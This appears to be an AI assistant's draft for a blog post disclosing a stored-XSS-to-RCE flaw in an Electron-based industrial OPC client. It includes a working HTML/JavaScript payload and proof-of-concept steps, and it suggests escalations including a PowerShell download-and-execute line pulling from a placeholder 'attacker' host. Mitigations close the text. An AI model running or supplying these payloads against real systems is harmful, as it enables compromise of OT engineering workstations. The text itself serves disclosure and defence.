
1. Vulnerability summary
- Target: OPCConnect desktop client built with Electron (version visible as 2.34 in the UI).
- Issue: User-supplied "Tag" field in the Taglist view is rendered as HTML in a privileged renderer process without sanitization or context‑appropriate escaping.
- Impact: An attacker with the ability to add or edit tags can execute arbitrary JavaScript in the renderer, then pivot to native code execution via Electron's
shell.openExternal, effectively achieving RCE on the host where the client is running.
2. Attack preconditions
- The Electron app runs with
nodeIntegration(or similar bridging likepreloadexposingrequire) enabled in the Taglist webview so thatrequire('electron')is callable directly from DOM‑injected JavaScript. - Tag values are stored and later rendered back into the DOM as HTML (not text), making the payload persistent (stored XSS).
- Victim opens the OPCConnect desktop client and navigates to
OPC Server config → Taglist, which loads and renders the malicious tag.
Typical real‑world scenario: an attacker compromises the tag configuration file / backend service or socially engineers an operator to import a crafted tag list file that contains the payload.
Exploit payload and behavior
Payload you used:
<a onmouseover="try{ const {shell} = require('electron'); shell.openExternal('file:C:/Windows/System32/calc.exe') }catch(e){alert(e)}">Harmless Link</a>Behaviour, step by step:
- The payload is stored as the "Tag" value through the Taglist UI.
- When the configuration screen reloads, the app injects this string directly into the DOM so it becomes a real
<a>element. - The operator hovers the mouse over the rendered "Harmless Link" text.
- The
onmouseoverhandler executes inside a renderer with access to Node/Electron. require('electron')returns the Electron module; the code destructures outshell.shell.openExternal('file:C:/Windows/System32/calc.exe')asks the OS to open the localcalc.exebinary, spawning the Windows Calculator outside the sandbox.- If anything fails, the
catchblock shows an alert with the exception.
This turns a "simple" stored XSS into full native code execution on the operator's workstation, which is usually an OT or SCADA engineering station — high‑value territory.
Proof‑of‑concept steps


You can write it like this in the blog:
- Install and run the OPCConnect Electron client.
- Go to
OPC Server config → Taglist. - In the "Tag" input field, paste the HTML payload and click "Add Tag".
- Close and re‑open the configuration screen (or restart the client) so the tag list is re‑rendered.
- Observe that the "Harmless Link" anchor is rendered instead of raw text.
- Hover the mouse over the link.
- Windows Calculator pops, demonstrating arbitrary command execution from within the Electron app.
You can also add a variant where the anchor auto‑executes via onload or onerror (no user interaction) if the app renders images or iframes from tag values.
Root cause analysis
The bug is really a combination of two design sins:
- XSS in a privileged renderer
- Unsanitized HTML output from user‑controlled data (
Tagvalues). - Renderer runs with high privileges and likely
nodeIntegration: true. - Direct access to powerful Electron APIs from untrusted content
requireis callable from DOM context.shell.openExternalcan be used to execute arbitrary local or remote content.
Individually these are bad; together they are catastrophic. If this UI were running in a proper sandbox (no require, no dangerous preload), the XSS would "only" impact the UI. Here, your XSS becomes an RCE primitive.
Given it's an OPC/ICS tool, the blast radius includes:
- Running any executable on the engineering station.
- Dropping malware, installing backdoors, or pivoting further into the OT network.
- Potential manipulation of PLC/RTU configurations if the app is trusted to push configs.
Exploit generalization (beyond calc.exe)
In the blog, after showing calc.exe as the classic demo, you can mention more realistic payloads:
- Execute PowerShell to download and run a second‑stage payload.
- Launch
cmd.exe /cwith arbitrary commands. - Open a crafted local script, e.g.
file:C:/Users/Public/evil.ps1. - Use
shell.openExternal('http://attacker/payload.exe')to trigger browser‑level delivery if direct file execution is constrained.
Or replace shell.openExternal with:
const { exec } = require('child_process');
exec("powershell -ExecutionPolicy Bypass -c IEX(New-Object Net.WebClient).DownloadString('http://attacker/p.ps1')");
…if the Electron environment exposes child_process.
Impact, severity, and CVSS angle
If you want to be thorough:
- Attack vector: network (remote if tag data is synced from a server / imported file).
- Impact: complete compromise of the desktop client and underlying OS account.
- Privileges required: low, depending on who can create or import tags.
- User interaction: required (hover/click) in your PoC, but could be removed with other HTML contexts.
This comfortably sits in "Critical" land for any environment, especially industrial.
Mitigations and secure design
For the "how to fix" section in the blog:
- Disable
nodeIntegrationandenableRemoteModule, and restrictcontextIsolationproperly in the Renderer that shows untrusted data. - Do not allow arbitrary
requirefrom DOM; expose only minimal, vetted APIs via a secure preload script (contextBridge.exposeInMainWorld). - Treat all tag fields as text, not HTML; use a templating library that escapes by default or run values through a strict sanitizer.
- Implement Content Security Policy forbidding inline event handlers (
onmouseover,onclick, etc.) andeval‑like sources. - Validate and sanitize imported configuration files and tag lists on the backend before persisting.
- Consider running the UI that displays user‑controlled tags in a separate, non‑privileged BrowserWindow or
<webview>with no Node access.